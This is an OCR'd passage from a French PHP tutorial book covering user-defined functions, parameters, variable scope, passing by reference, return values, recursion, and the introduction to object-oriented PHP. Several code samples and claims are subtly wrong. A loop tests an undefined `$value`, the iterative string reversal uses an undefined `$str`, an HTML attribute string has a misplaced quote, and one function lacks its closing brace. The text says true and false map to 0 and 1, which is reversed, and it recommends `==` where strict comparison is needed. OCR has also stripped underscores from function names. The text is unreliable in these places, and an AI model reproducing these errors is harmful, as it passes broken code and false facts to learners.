?>
ma_fonction a été appelée.
<?php
  }
?>
```

Vous remarquerez que le code PHP est encadré par des balises PHP d'ouverture/fermeture. Dans la plupart des fragments de code donnés en exemple dans cet ouvrage, ces balises ne sont pas montrées. Nous les avons montrées dans cet exemple car elles y sont indispensables.

Attribution d'un nom à une fonction

Votre souci principal, lors du choix d'un nom pour une fonction personnalisée, devrait être d'adopter un nom court mais explicite. Par exemple, pour une fonction créant un en-tête de page web, les noms `entete page()` ou `entetePage()` seraient appropriés.

Les quelques restrictions à prendre en compte lors du choix des noms de fonctions sont les suivantes :

- Ne donnez pas à une fonction un nom déjà attribué à une autre fonction.
- Un nom de fonction ne peut contenir que des lettres, des chiffres et des blancs soulignés.
- Un nom de fonction ne doit pas commencer par un chiffre.

De nombreux langages de programmation autorisent la réutilisation des noms de fonctions. On parle alors de "surcharge de fonction" (*overloading*). PHP interdit la surcharge des fonctions, c'est-à-dire qu'il ne permet pas de donner à une fonction personnalisée le même nom qu'une fonction prédéfinie ou qu'une autre fonction personnalisée. Notez également que, si chaque script PHP "connaît" toutes les fonctions PHP prédéfinies, les fonctions personnalisées ne sont connues que dans les scripts où elles sont déclarées. Par conséquent, rien ne vous empêche de réutiliser le nom d'une de vos fonctions personnalisées pour l'attribuer à une autre fonction contenue dans un autre fichier. Cette pratique est toutefois source de confusion et devrait être évitée.

Les différents noms qui suivent sont tous corrects :

```
nom()
nom2()
nom_trois()
_nomquatre()
```

tandis que ceux-ci sont incorrects :

```
5nom()
nom-six()
fopen()
```

(Le dernier de ces noms aurait été autorisé s'il n'était pas déjà attribué à une fonction prédéfinie.)

Bien que `$nom` ne soit pas un nom correct pour une fonction, un appel de fonction comme :

```
$nom();
```

peut s'exécuter correctement, selon la valeur de `$nom`. En effet, PHP prend la valeur stockée dans `$nom`, recherche une fonction portant ce nom et essaie de l'appeler pour vous. Ces fonctions sont appelées des *fonctions variables*. Elles peuvent être utiles à l'occasion.

Paramètres

Pour accomplir la tâche pour laquelle elles ont été conçues, la plupart des fonctions requièrent que un ou plusieurs paramètres leur soient fournis. Un paramètre permet de passer des données à une fonction. Voici l'exemple d'une fonction qui prend un tableau unidimensionnel comme paramètre et l'affiche sous la forme d'une table :

```
function créer_table($donnees) {
  echo '<table border ="1">';
  reset($donnees); // Revient pointer sur le début des données
  $valeur = current($donnees);
  while ($value) {
     echo "<tr><td>" . $valeur . "</td></tr>\n";
     $valeur = next($donnees);
  }
  echo "</table>";
}
```

Si la fonction `creer table()` est appelée de la manière suivante :

```
$mon_tableau = array('Ligne un.','Ligne deux.','Ligne trois.');
creer_table($mon_tableau);
```

le résultat obtenu sera celui de la Figure 5.4.




Figure 5.4

L'appel de la fonction creer_table() *produit l'affichage de ce tableau HTML.*

En passant un paramètre à `creer table()`, nous avons pu manipuler au sein de cette dernière des données créées en dehors de la fonction sous le nom `$donnees`.

Tout comme les fonctions prédéfinies, les fonctions définies par l'utilisateur peuvent prendre plusieurs paramètres et peuvent également prendre des paramètres facultatifs. La fonction `creer table()` peut être améliorée de diverses manières, par exemple en permettant à celui qui l'appelle de préciser la bordure ou d'autres attributs du tableau. Voici une version améliorée de cette fonction, qui est très semblable à la précédente, si ce n'est qu'elle permet de définir (de manière facultative) la largeur de la bordure, l'espacement entre les cellules et celui entre le contenu des cellules et la bordure :

```
function creer_table2( $donnees, $contour =1, $remplissage = 4,
                       $espacement = 4 ) {
  echo "<table border = '$contour' cellpadding = '$remplissage'"
       ." cellspacing = '$espacement>'";
  reset($donnees);
  $valeur = current($donnees);
  while ($valeur) {
     echo "<tr><td>" . $valeur . "</td></tr>\n";
     $valeur = next($donnees);
  }
  echo '</table>';
}
```

Le premier paramètre de la fonction `creer table2()` est obligatoire, comme dans `creer table()`. Les trois paramètres suivants sont facultatifs, parce que des valeurs par défaut sont indiquées pour ces paramètres dans la déclaration de la fonction. Cet appel de la fonction `creer table2()` produit donc un résultat très comparable à celui de la Figure 5.4 :

```
creer_table2($mon_tableau);
```

Pour une présentation plus aérée des données du tableau, nous pouvons appeler `creer table2()` de la manière suivante :

```
creer_table2($mon_tableau, 3, 8, 8);
```

Lorsque des paramètres sont facultatifs, il n'est pas indispensable de leur fournir des valeurs. L'interpréteur PHP assigne les paramètres de la gauche vers la droite.

N'oubliez pas qu'il n'est pas possible d'omettre un paramètre facultatif lors de l'appel d'une fonction et de passer un autre paramètre facultatif placé à sa droite dans la définition de la fonction. Dans l'exemple précédent, il faut passer une valeur pour le paramètre `remplissage` pour pouvoir passer une valeur pour le paramètre `espacement`. Le non-respect de cette règle est à l'origine de nombreuses erreurs de programmation. Par ailleurs, cette règle est la raison pour laquelle les paramètres facultatifs doivent toujours apparaître en dernier dans la liste des paramètres.

L'appel de fonction suivant :

```
creer_table2($mon_tableau, 3);
```

est tout à fait correct et crée une bordure large de 3 pixels ; les espacements entre les cellules et à l'intérieur de celles-ci sont définis par leurs valeurs par défaut.

Vous pouvez également déclarer des fonctions qui acceptent un nombre variable de paramètres. Le nombre de paramètres passés et leurs valeurs peuvent être retrouvés à l'aide de trois fonctions auxiliaires : `func num args()`, `func get arg()` et `func get args()`.

Étudiez par exemple la fonction suivante :

```
function params_variables() {
  echo "Nombre de paramètres : ";
  echo func_num_args();

  echo "<br />";
  $params = func_get_args();
  foreach ($params as $param) {
    echo $param . "<br />";
}
```

Cette fonction indique le nombre de paramètres qui lui sont passés et affiche chacun d'eux. La fonction `func num args()` renvoie le nombre d'arguments passés et `func get args()` renvoie un tableau des paramètres. Vous pouvez également accéder à un paramètre particulier en utilisant la fonction `func get arg()`, à laquelle il faut passer le numéro du paramètre souhaité (les paramètres sont numérotés en commençant à zéro).

Portée

Vous avez peut-être noté que, lorsque nous avons besoin d'utiliser des variables dans un fichier chargé *via* une instruction `require()` ou `include()`, nous les déclarons simplement dans le script avant l'instruction `require()` ou `include()`. En revanche, avec une fonction, les variables requises au sein de la fonction doivent être explicitement passées à la fonction sous forme de paramètres. Cette différence s'explique en partie par le fait qu'il n'existe pas de mécanisme permettant de passer explicitement des variables à des fichiers inclus, et en partie parce que la portée d'une variable est différente pour les fonctions.

La portée d'une variable définit les parties du code où cette variable est visible et utilisable. Chaque langage de programmation a ses propres règles en la matière et celles de PHP sont relativement simples :

- La portée d'une variable déclarée au sein d'une fonction s'étend de l'instruction à partir de laquelle elle est déclarée jusqu'à l'accolade de fermeture de la fonction. La portée est alors dite "limitée à la fonction" et les variables portent le nom de *variables locales*.

- La portée d'une variable déclarée en dehors d'une fonction s'étend de l'instruction dans laquelle elle est déclarée jusqu'à la fin du fichier, exception faite des fonctions. La portée est alors globale et les variables elles-mêmes sont qualifiées de *variables globales*.
- Les variables superglobales sont visibles aussi bien à l'intérieur qu'à l'extérieur des fonctions (reportez-vous au Chapitre 1 pour plus d'informations sur ces variables).
- L'utilisation des instructions `require()` et `include()` n'affecte pas la portée des variables. S'il est fait appel à l'une de ces instructions à l'intérieur d'une fonction, la portée est limitée à la fonction. Si cet appel est réalisé à l'extérieur d'une fonction, la portée est globale.
- Le mot-clé `global` peut être employé pour indiquer explicitement qu'une variable définie ou utilisée au sein d'une fonction a une portée globale.
- Une variable peut être supprimée explicitement *via* un appel `unset ($nom variable)`. Lorsqu'une variable a été traitée par la fonction `unset()`, elle n'existe plus dans la portée.

Les quelques exemples qui suivent vous aideront à mieux saisir les implications de ces règles.

L'exécution du code ci-après ne produit aucun résultat. Ici, on déclare une variable appelée `$var` sans une fonction appelée `fn()`. Cette variable étant déclarée dans une fonction, sa portée est limitée à la fonction et elle n'existe donc qu'entre le point où elle a été déclarée et la fin de la fonction. Lorsque `$var` est utilisée en dehors de la fonction `fn()`, PHP crée une nouvelle variable appelée `$var`. Cette nouvelle variable est de portée globale et reste visible jusqu'à la fin du fichier. `$var` étant uniquement utilisée dans une instruction `echo`, elle ne recevra jamais de valeur.

```
function fn() {
  $var = "contenu";
}
fn();
echo $var;
```

Voici la situation inverse, où une variable est déclarée en dehors de la fonction `fn()` et où nous tentons de l'utiliser à l'intérieur de celle-ci.

```
function fn() {
  echo 'Dans la fonction, $var = ' . $var . '<br />';
  $var = "contenu 2";
  echo 'Dans la fonction, $var = ' . $var . '<br />';
}
$var = "contenu 1";
fn();
echo 'En dehors de la fonction, $var = ' . $var . '<br />';
```

L'exécution de ce fragment de code conduit au résultat suivant :

```
Dans la fonction, $var =
Dans la fonction, $var = contenu 2
En dehors de la fonction, $var = contenu 1
```

Les fonctions n'étant exécutées que lorsqu'elles sont appelées, la première instruction exécutée dans ce code est `$var = "contenu 1";`. Une variable appelée `$var` est alors créée, dont la portée est globale et qui contient la chaîne `"contenu 1"`. PHP exécute ensuite l'appel à la fonction `fn()` en exécutant dans l'ordre les lignes qui constituent la déclaration de la fonction. La première de ces lignes fait référence à une variable appelée `$var`. Au moment de l'exécution de cette ligne, l'interpréteur PHP ne peut pas voir la variable `$var` déjà créée et crée une nouvelle variable dont la portée se limite à la fonction `fn()`. C'est l'affichage du contenu de cette nouvelle variable au moyen de l'instruction `echo` qui produit la première ligne de la sortie.

La ligne qui vient ensuite dans la déclaration de la fonction donne à `$var` le contenu `"contenu 2"`. Cette ligne de code appartenant à la fonction, elle modifie la valeur de la variable `$var` locale, pas celle de la variable globale. La deuxième ligne de la sortie met en évidence ce fonctionnement.

Lorsque l'exécution de la fonction s'achève, la dernière ligne de notre script est exécutée. Cette instruction `echo` finale montre que la valeur de la variable globale `$var` n'a pas été affectée par l'exécution de la fonction `fn()`.

Pour qu'une variable créée au sein d'une fonction soit de portée globale, nous devons utiliser le mot-clé `global`, comme ici :

```
function fn() {
  global $var;
  $var = "contenu";
  echo 'Dans la fonction, $var = ' . $var . '<br />';
}

fn();
echo 'En dehors de la fonction, $var = '. $var. '<br />';
```

Dans cet exemple, la variable `$var` est explicitement définie comme globale. Après l'appel de la fonction `fn()`, la variable continue donc d'exister en dehors de la fonction. L'exécution de ce fragment de code produit l'affichage suivant :

```
Dans la fonction, $var = contenu
En dehors de la fonction, $var = contenu
```

Notez que la portée de la variable commence au point où la ligne `global $var;` est exécutée. Nous aurions aussi bien pu placer la déclaration de la fonction après qu'avant la ligne contenant l'appel de la fonction. Une déclaration de fonction peut être indifféremment placée en n'importe quel point d'un script. En revanche, la position de l'appel

de la fonction est importante, puisqu'elle définit l'endroit du script où est exécutée la fonction.

Le mot-clé `global` peut également être utilisé en début de script, à la première utilisation d'une variable, afin d'indiquer à PHP que la variable doit être de portée globale. Cet usage du mot-clé `global` est probablement le plus courant.

Les exemples précédents montrent bien qu'il est parfaitement possible d'utiliser le même nom pour des variables déclarées en dehors et à l'intérieur d'une fonction, sans qu'il y ait d'interférence. Cette pratique est toutefois déconseillée car elle est source de confusion.

Passer des paramètres par référence et par valeur

Pour écrire une fonction appelée `incrementer()` qui nous permette d'incrémenter une valeur, nous pourrions être tentés d'écrire le code suivant :

```
function incrementer($valeur, $montant = 1) {
  $valeur = $valeur +$montant;
}
```

Ce code ne produit pourtant pas le résultat escompté : l'exécution des lignes suivantes affichera "`10`" :

```
$valeur = 10;
incrementer($valeur);
echo $valeur;
```

À cause des règles de portée, le contenu de la variable `$valeur` n'a pas été modifié. En effet, ce code crée une variable appelée `$valeur` qui contient la valeur `10`, puis appelle la fonction `incrementer()`. La variable `$valeur` utilisée dans la fonction `incrementer()` est créée au moment de l'appel de la fonction. L'interpréteur PHP ajoute `1` à cette variable, qui prend par conséquent la valeur `11` dans la fonction et jusqu'à la fin de celle-ci. L'interpréteur revient ensuite au code qui a appelé `incrementer()`. Dans ce code, `$valeur` est une variable différente, de portée globale, dont le contenu n'a donc pas changé.

Nous pourrions résoudre ce problème en déclarant `$valeur` dans la fonction en tant que variable globale. Mais, pour utiliser la fonction `incrementer()`, nous serions alors dans l'obligation de donner le nom `$valeur` à la variable à incrémenter.

Les paramètres d'une fonction sont normalement passés à la fonction *par valeur*. Lorsqu'un paramètre est passé à une fonction, PHP crée une nouvelle variable contenant la valeur transmise. Il s'agit donc d'une copie de la variable originale. Cette valeur copiée peut ainsi être modifiée à loisir, sans que la valeur de la variable d'origine n'en soit affectée (notre explication simplifie légèrement le mécanisme interne véritablement mis en œuvre).

Ici, la meilleure approche consiste à utiliser le passage de paramètre *par référence*. Dans ce cas, au lieu de créer une nouvelle variable pour le paramètre passé à la fonction, l'interpréteur passe une référence sur la variable d'origine. Cette référence est associée à un nom de variable qui commence par un signe dollar et elle peut être utilisée comme n'importe quelle variable. Cependant, au lieu de posséder sa propre valeur, une référence pointe sur la valeur d'origine. Toute modification apportée à la référence sera donc répercutée sur la variable originale.

Pour indiquer qu'un paramètre est passé par référence, il suffit de le faire précéder d'une esperluette (&) dans la définition de la fonction. L'appel de la fonction, en revanche, ne nécessite aucune modification.

Dans l'exemple précédent, nous pouvons modifier la fonction `incrementer()` pour aboutir au résultat recherché, en passant à la fonction le premier paramètre par référence.

```
function incrementer(&$valeur, $montant = 1) {
  $valeur = $valeur +$montant;
}
```

Ainsi formulée, notre fonction effectue le traitement attendu et nous avons toute liberté pour le choix du nom de la variable à incrémenter. Comme nous l'avons déjà mentionné, l'utilisation d'un même nom de variable à l'intérieur et à l'extérieur d'une fonction est source de confusion, si bien que nous attribuerons un nouveau nom à la variable utilisée dans le script principal. Le code de test qui suit conduit à l'affichage du nombre `10` dans la fenêtre du navigateur avant l'appel de la fonction `incrementer()` et du nombre `11` après l'appel de la fonction.

```
$a = 10;
echo $a . '<br />';
incrementer($a);
echo $a . '<br />';
```

Utilisation du mot-clé *return*

Le mot-clé `return` interrompt l'exécution d'une fonction. Lorsque l'exécution d'une fonction prend fin, soit parce que toutes ses instructions ont été exécutées, soit parce que le mot-clé `return` a été atteint, l'exécution se poursuit par l'instruction qui suit l'appel de la fonction.

À l'appel de la fonction suivante, seule la première instruction `echo` est exécutée :

```
function test_return() {
  echo 'Cette instruction sera exécutée.';
  return;
  echo 'Cette instruction ne sera jamais exécutée.';
}
```

Cette utilisation du mot-clé `return` n'est évidemment pas des plus utiles. Normalement, le mot-clé `return` s'emploie pour sortir d'une fonction, au milieu de celle-ci, lorsqu'une certaine condition a été vérifiée.

Une condition d'erreur est une raison typique d'utiliser une instruction `return` pour interrompre l'exécution d'une fonction avant sa fin. Par exemple, supposez qu'il nous faille écrire une fonction déterminant quel est le plus grand de deux nombres. Il faudrait que l'exécution de la fonction puisse être interrompue si l'un des deux nombres n'a pas été fourni.

```
function superieur( $x, $y ) {
  if ( !isset($x) || !isset($y) ) {
    echo "Cette fonction attend deux nombres.";
    return;
  }
  if ($x >= $y) {
    echo $x;
  } else {
    echo $y;
  }
}
```

La fonction prédéfinie `isset()` permet de déterminer si une variable a bien été créée et si elle contient une valeur. Dans le code précédent, un message d'erreur sera produit et l'exécution de la fonction se terminera si l'un des paramètres n'a pas été fourni avec une valeur. Pour cela, on utilise un test `!isset()`, qui signifie "`NON isset()`" ; l'instruction `if` de ce fragment de code peut donc se lire "si `x` n'est pas défini ou si `y` n'est pas défini". L'exécution s'interrompt si l'une de ces conditions est vraie.

Lorsque l'interpréteur PHP atteint une instruction `return` dans une fonction, il n'exécute pas les lignes qui suivent l'instruction `return` dans la fonction. L'exécution du programme revient à l'endroit où la fonction a été appelée. Si les deux paramètres sont bien définis, la fonction affiche dans la fenêtre du navigateur la valeur du plus grand des deux paramètres.

L'exécution du code suivant :

```
$a = 1;
$b = 2.5;
$c = 1.9;
superieur($a, $b);
superieur($c, $a);
superieur($d, $a);
```

produit le résultat suivant :

```
2.5
1.9
Cette fonction attend deux nombres.
```

Retour de valeurs des fonctions

L'utilisation du mot-clé `return` ne se limite pas à l'interruption de l'exécution d'une fonction. Dans nombre de fonctions, une instruction `return` sert à communiquer avec le code qui a appelé la fonction. Ainsi, `superieur()` pourrait se révéler plus utile si le résultat de la comparaison était renvoyé par la fonction au lieu d'être affiché dans le navigateur. C'est alors dans le code du script principal que se déciderait l'affichage ou l'utilisation de ce résultat. La fonction `max()` prédéfinie dans PHP a exactement ce comportement.

La fonction `superieur()` pourrait ainsi être modifiée de la manière suivante :

```
function superieur($x, $y) {
  if ( !isset($x) || !isset($y) ) {
    return false;
  } else if ( $x >= $y ) {
    return $x;
  } else {
    return $y;
  }
}
```

La fonction `superieur()` renvoie à présent la plus grande des deux valeurs qui lui sont passées en paramètres. Elle renverra une valeur qui sera de toute évidence fausse en cas d'erreur : si l'un des nombres à comparer n'est pas fourni, la fonction retourne `false`. La seule difficulté avec cette approche est que les programmeurs appelant cette fonction doivent tester le type du retour avec `==` pour s'assurer de ne pas confondre `false` avec `0`.

À titre de comparaison, la fonction `max()` ne renvoie rien si les deux variables n'ont pas été définies. Si une seule a été définie, c'est elle qui est renvoyée.

Le code qui suit :

```
$a = 1; $b = 2.5; $c = 1.9;
echo superieur($a, $b) . "<br />";
echo superieur($c, $a) . "<br />";
echo superieur($d, $a) . "<br />";
```

produit le résultat suivant parce que `$d` n'existe pas et que `false` n'est pas visible :

```
2.5
1.9
```

Souvent, les fonctions qui effectuent certains traitements, mais qui n'ont pas besoin de renvoyer de valeur, renvoient les valeurs `true` ou `false` pour signaler si elles ont réussi ou échoué. Les valeurs booléennes `true` et `false` peuvent être respectivement représentées par `0` et `1`, bien qu'il s'agisse de types différents.

Récursivité

Une *fonction récursive* est une fonction qui s'appelle elle-même. Ce type de fonction se révèle particulièrement utile pour naviguer dans des structures de données dynamiques, comme les listes chaînées et les arborescences.

Toutefois, les applications web qui requièrent des structures de données d'une telle complexité sont assez rares, si bien que la récursivité n'est que rarement exploitée en PHP. Dans nombre de cas, elle peut être utilisée à la place d'une structure itérative, parce qu'elle consiste également à effectuer des répétitions du code. Cependant, les fonctions récursives étant plus lentes et consommant plus de mémoire que leurs homologues itératives, vous avez tout intérêt à préférer les itérations aux récursions lorsque c'est possible.

Pour que cette étude soit complète, nous allons quand même examiner l'exemple simple présenté dans le Listing 5.5.

Listing 5.5 : *recursion.php* — Une chaîne peut être facilement inversée au moyen d'une fonction récursive. La version itérative est également donnée.

```
function inverser_recursive($chaine) {
   if (strlen($chaine) > 0) {
     inverser_recursive(substr($chaine, 1));
   }
   echo substr($chaine, 0, 1);
   return;
}

function inverser_iterative($chaine) {
   for ($i=1; $i<=strlen($chaine); $i++) {
     echo substr($str, -$i, 1);
   }
   return;
}
```

Le Listing 5.5 contient deux fonctions qui affichent toutes deux à l'envers la chaîne qui leur est fournie en paramètre. La fonction `inverser recursive ()` est récursive, tandis que la fonction `inverser iterative ()` est itérative.

`inverser recursive ()` prend une chaîne en paramètre. Lorsqu'elle est appelée, elle opère en s'appelant elle-même et en se passant à chaque fois la sous-chaîne comprise entre le deuxième et le dernier caractère de la chaîne. Cet appel, par exemple :

```
inverser_recursive('Bonjour');
```

se traduit par la série d'appels suivante :

```
inverser_recursive ('onjour');
inverser_recursive ('njour');
inverser_recursive ('jour');
```

```
inverser_recursive ('our');
inverser_recursive ('ur');
inverser_recursive ('r');
inverser_recursive ('');
```

À chaque fois que la fonction s'appelle elle-même, une nouvelle copie du code de la fonction est effectuée dans la mémoire du serveur, mais avec un paramètre différent. Tout se passe comme si une fonction différente était appelée chaque fois. Ce fonctionnement permet d'éviter la confusion entre les différentes instances de la fonction.

À chaque appel, la longueur de la chaîne est évaluée. Lorsque l'interpréteur PHP atteint la fin de la chaîne (`strlen()==0`), la condition n'est plus satisfaite. L'instance de la fonction la plus récente (`inverser recursive ('')`) se poursuit par l'exécution de la prochaine ligne de code, laquelle commande d'afficher le premier caractère de la chaîne passée en paramètre. À ce stade, il n'y a pas de caractère, parce que la chaîne est vide.

Ensuite, cette instance de la fonction redonne le contrôle à l'instance qui l'a appelée, c'est-à-dire `inverser recursive ('r')`. Celle-ci affiche le premier caractère de sa chaîne, en l'occurrence '`r`', et redonne le contrôle à l'instance qui l'a appelée.

Le processus se poursuit ainsi, affichant un caractère puis redonnant le contrôle à l'instance précédente de la fonction selon l'ordre d'appel, jusqu'à ce que le contrôle soit redonné au programme principal.

Les solutions récursives sont élégantes et ont un aspect mathématique indéniable mais, le plus souvent, la solution itérative leur est préférable. Le Listing 5.5 donne également l'équivalent itératif de la fonction `inverser recursive` : vous pouvez remarquer que cette variante n'est pas plus longue (ce qui n'est pas toujours vrai de toutes les fonctions itératives) et qu'elle produit exactement le même résultat.

La fonction récursive se distingue principalement de la fonction itérative par le fait qu'elle effectue des copies d'elle-même dans la mémoire et génère plusieurs appels de fonction, ce qui est coûteux en termes de mémoire et de temps d'exécution.

Peut-être choisirez-vous des solutions récursives lorsqu'elles permettent d'écrire un code plus court et plus élégant que la version itérative, mais cela ne se produit pas souvent dans le domaine des applications web.

Bien que la récursion apparaisse plus élégante, les programmeurs oublient souvent de fournir une condition de terminaison dans leurs fonctions récursives. Dans ce cas, l'exécution récursive de la fonction se poursuit jusqu'à ce que le serveur soit à court de mémoire ou que le temps d'exécution maximal ait été dépassé.

Pour aller plus loin

L'usage des instructions `include()`, `require()`, `function` et `return` est également expliqué dans le manuel en ligne de PHP. Pour en savoir plus sur des concepts comme la récursivité, le passage de paramètres par valeur/référence et la portée des variables (sujets que l'on retrouve dans plusieurs langages de programmation), consultez un manuel général d'informatique comme *C++ How to Program,* de Deitel et Deitel.

Pour la suite

Vous savez à présent améliorer la maintenabilité et la réutilisabilité de votre code par le recours à des fichiers de type "`include`" et "`require`" et à des fonctions. Nous allons donc pouvoir poursuivre notre étude par l'aspect orienté objet du langage PHP. L'utilisation d'objets répond aux mêmes objectifs que ceux des concepts décrits dans ce chapitre, mais avec plus d'avantages encore lorsque les projets sont complexes.

6

PHP orienté objet

Ce chapitre présente les concepts de la programmation orientée objet (POO) et montre comment ils peuvent être implémentés en PHP.

L'implémentation de la POO en PHP possède toutes les fonctionnalités que vous seriez en droit d'attendre d'un langage orienté objet complet. Nous signalerons chacune de ces fonctionnalités à mesure que nous avancerons dans ce chapitre.

Concepts de la programmation orientée objet

Les langages de programmation modernes supportent généralement, voire requièrent, une approche orientée objet du développement logiciel. Le développement orienté objet (DOO) consiste à exploiter les classifications, les relations et les propriétés des objets d'un système pour faciliter le développement des programmes et la réutilisation du code.

Classes et objets

Dans le contexte de la POO, un objet peut être quasiment tout élément ou concept, c'est-à-dire un objet physique comme un bureau ou un client, ou un objet conceptuel qui n'existe que dans le programme lui-même, comme un champ de saisie ou un fichier. Le plus souvent, le développeur s'intéresse aux objets du monde réel et aux objets conceptuels qui doivent être représentés dans le programme.

Un logiciel orienté objet est conçu et construit sous la forme d'un ensemble d'objets indépendants dotés à la fois d'attributs et d'opérations qui interagissent pour répondre à nos besoins. Les *attributs* sont des propriétés ou des variables qui se rapportent à l'objet. Les *opérations* sont des méthodes, des actions ou des fonctions que l'objet peut accomplir, soit pour se modifier lui-même, soit pour produire un effet externe (le terme *attribut* est utilisé de manière interchangeable avec les termes *variable membre* et

propriété, tandis que le terme *opération* est utilisé de manière interchangeable avec le terme *méthode*).

Le principal avantage d'un logiciel orienté objet réside dans sa capacité à prendre en charge et à encourager l'*encapsulation*, également appelée *masquage de données*. Pour l'essentiel, les données contenues dans un objet ne sont accessibles que par le biais des opérations de celui-ci, qui forment l'*interface* de l'objet.

La fonctionnalité d'un objet est liée aux données qu'il utilise. Les détails de l'implémentation d'un objet peuvent être facilement modifiés pour améliorer les performances, ajouter de nouvelles caractéristiques ou corriger des bogues, *sans qu'il soit nécessaire de changer l'interface*. Le fait de modifier cette interface peut, en effet, avoir des répercussions en cascade dans le projet, alors que l'encapsulation vous permet d'effectuer des modifications et de réaliser des corrections de bogues sans que vos actions ne se répercutent dans les autres parties du projet.

Dans les autres secteurs du développement logiciel, la POO s'est imposée comme la norme et le développement orienté fonctions est désormais considéré comme démodé. Cependant, pour diverses raisons, la plupart des scripts web restent malheureusement conçus et écrits avec une approche *ad hoc*, utilisant une méthodologie orientée fonctions.

Ce "retard" a plusieurs causes. Une majorité de projets web sont de petite taille et relativement simples. Nul besoin d'élaborer un plan détaillé pour construire une étagère avec une scie. De la même manière, la plupart des projets logiciels pour le Web peuvent être réalisés de cette façon parce qu'ils sont de petite taille. En revanche, si vous prenez votre scie pour construire une maison sans avoir formellement planifié vos travaux, vous ne pourrez pas obtenir des résultats de qualité, si tant est que vous obteniez des résultats. Il en va exactement de même pour les projets logiciels importants.

Nombre de projets web évoluent d'un ensemble de pages reliées entre elles par des hyperliens vers des applications complexes. Ces applications complexes, qu'elles soient présentées *via* des boîtes de dialogue et des fenêtres ou *via* des pages HTML dynamiques, requièrent une méthodologie de développement mûrement réfléchie. L'orientation objet peut aider à gérer la complexité des projets logiciels, à augmenter la réutilisabilité du code et, par conséquent, à réduire les coûts de maintenance.

En POO, un objet est une collection unique et identifiable de données et d'opérations agissant sur ces données. Par exemple, considérons le cas de deux objets représentant des boutons. Même si ces boutons portent tous deux l'intitulé "OK", ont une largeur de 60 pixels, une hauteur de 20 pixels et divers autres attributs identiques, nous devons pouvoir les distinguer et les manipuler séparément l'un de l'autre. D'un point de vue logiciel, cette distinction s'effectue *via* des variables séparées, qui servent de *descripteurs* (d'identificateurs uniques) pour les objets.

Les objets peuvent être regroupés en "classes". Une classe est un ensemble d'objets qui peuvent être différents les uns des autres, mais qui ont certains points communs. Une classe contient des objets qui présentent tous des opérations se comportant de la même manière et des attributs identiques représentant les mêmes choses, bien que les valeurs de ces attributs puissent varier d'un objet à l'autre au sein de la classe.

Vous pouvez ainsi considérer le nom *bicyclette* comme celui d'une classe d'objets qui décrit les nombreuses bicyclettes distinctes qui présentent toutes des caractéristiques ou attributs communs, comme deux roues, une couleur et une taille, et des opérations, comme le déplacement.

Ma propre bicyclette pourrait ainsi être considérée comme un objet appartenant à la classe bicyclette. Elle a des caractéristiques identiques à toutes les bicyclettes, y compris l'opération de déplacement, qui est tout à fait comparable à l'opération de déplacement des autres bicyclettes, même si elle n'est utilisée que très rarement. Les attributs de ma bicyclette ont toutefois des valeurs qui leur sont propres ; par exemple, sa couleur est verte, ce qui n'est pas le cas de toutes les bicyclettes.

Polymorphisme

Un langage de programmation orienté objet doit prendre en charge le *polymorphisme*, qui signifie que différentes classes peuvent avoir des comportements différents pour la même opération. Par exemple, supposez que nous ayons défini une classe *voiture* et une classe *bicyclette*. Ces deux classes peuvent avoir des opérations de déplacement différentes. Dans l'univers des objets réels, cette différentiation pose rarement problème : il est peu probable en effet qu'une bicyclette soit confondue avec une voiture et démarrée avec une opération de déplacement de voiture au lieu d'une opération de déplacement de bicyclette. En revanche, un langage de programmation ne possède pas le sens commun du monde réel : il doit par conséquent disposer du polymorphisme pour qu'il soit possible de distinguer l'opération de déplacement appropriée à un objet particulier.

Le polymorphisme est plus une caractéristique des comportements que des objets eux-mêmes. En PHP, seules les fonctions membres d'une classe peuvent être polymorphiques. Les verbes des langages naturels sont un peu l'équivalent dans le monde réel des fonctions membres d'une classe. Considérez la manière dont peut être utilisée une bicyclette dans la vie réelle. Vous pouvez la nettoyer, la déplacer, la démonter, la réparer ou la peindre, entre autres choses.

Les verbes de cette dernière phrase décrivent des actions génériques parce que le type d'objet auquel ils peuvent être appliqués n'est pas précisé (ce type d'abstraction concernant les objets et les actions est, du reste, l'une des caractéristiques distinctives de l'intelligence humaine).

Le déplacement d'une bicyclette, par exemple, exige des actions totalement différentes de celles requises pour déplacer une voiture, même si les concepts sont similaires. Le verbe "déplacer" peut donc être associé à un ensemble particulier d'actions, mais uniquement après que l'objet auquel il s'applique a été défini.

Héritage

L'*héritage* permet de créer une relation hiérarchique entre les classes au moyen de *sous-classes*. Une sous-classe hérite des attributs et des opérations de sa *superclasse*. Les voitures et les bicyclettes ont, par exemple, des points communs et nous pourrions donc définir une classe véhicule contenant des attributs comme la couleur et des opérations comme le déplacement qui sont communs à tous les véhicules. Il suffirait ensuite de laisser les classes voiture et bicyclette hériter de la classe véhicule.

Les termes *sous-classe*, *classe dérivée* et *classe fille* sont utilisés de manière interchangeable. Il en va de même des termes *superclasse*, *classe de base* et *classe parente*.

Grâce au concept d'héritage, nous pouvons élaborer et enrichir l'ensemble des classes existantes. À partir d'une simple classe de base, des classes plus complexes et plus spécialisées peuvent être créées au fur et à mesure des besoins. Cette approche rend le code plus réutilisable et constitue l'un des atouts indéniables de la programmation orientée objet.

Exploiter la notion d'héritage peut permettre d'économiser du temps et des efforts de développement lorsque des opérations peuvent être implémentées une seule fois dans une superclasse, au lieu de l'être à chaque fois dans des sous-classes séparées. Cette approche favorise également une modélisation plus précise des relations du monde réel. Lorsque la phrase décrivant la relation entre deux classes peut contenir les mots "est un" ou "est une", alors, le concept d'héritage peut être exploité. La phrase "une voiture est un véhicule", par exemple, est tout à fait sensée, tandis que la phrase "un véhicule est une voiture" n'est pas vraie dans le monde réel. Par conséquent, les voitures peuvent hériter de la classe véhicule.

Création de classes, d'attributs et d'opérations en PHP

Jusqu'ici, la description que nous avons donnée des classes est plutôt abstraite. Plus concrètement, la création d'une classe en PHP s'effectue au moyen du mot-clé `class`.

Structure d'une classe

La définition minimale d'une classe se formule de la manière suivante :

```
class nomclass {
}
```

Pour qu'une classe ait une quelconque utilité, elle doit être dotée d'attributs et d'opérations. Pour créer des attributs, il faut déclarer des variables au sein d'une définition de classe en les précédant de mots-clés indiquant leur visibilité : `public`, `private` ou `protected` (ces mots-clés seront présentés plus loin dans ce chapitre). Le code qui suit crée une classe `nomclasse` dotée des deux attributs publics, `$attribut1` et `$attribut2` :

```
class classname {
  public $attribut1;
  public $attribut2;
}
```

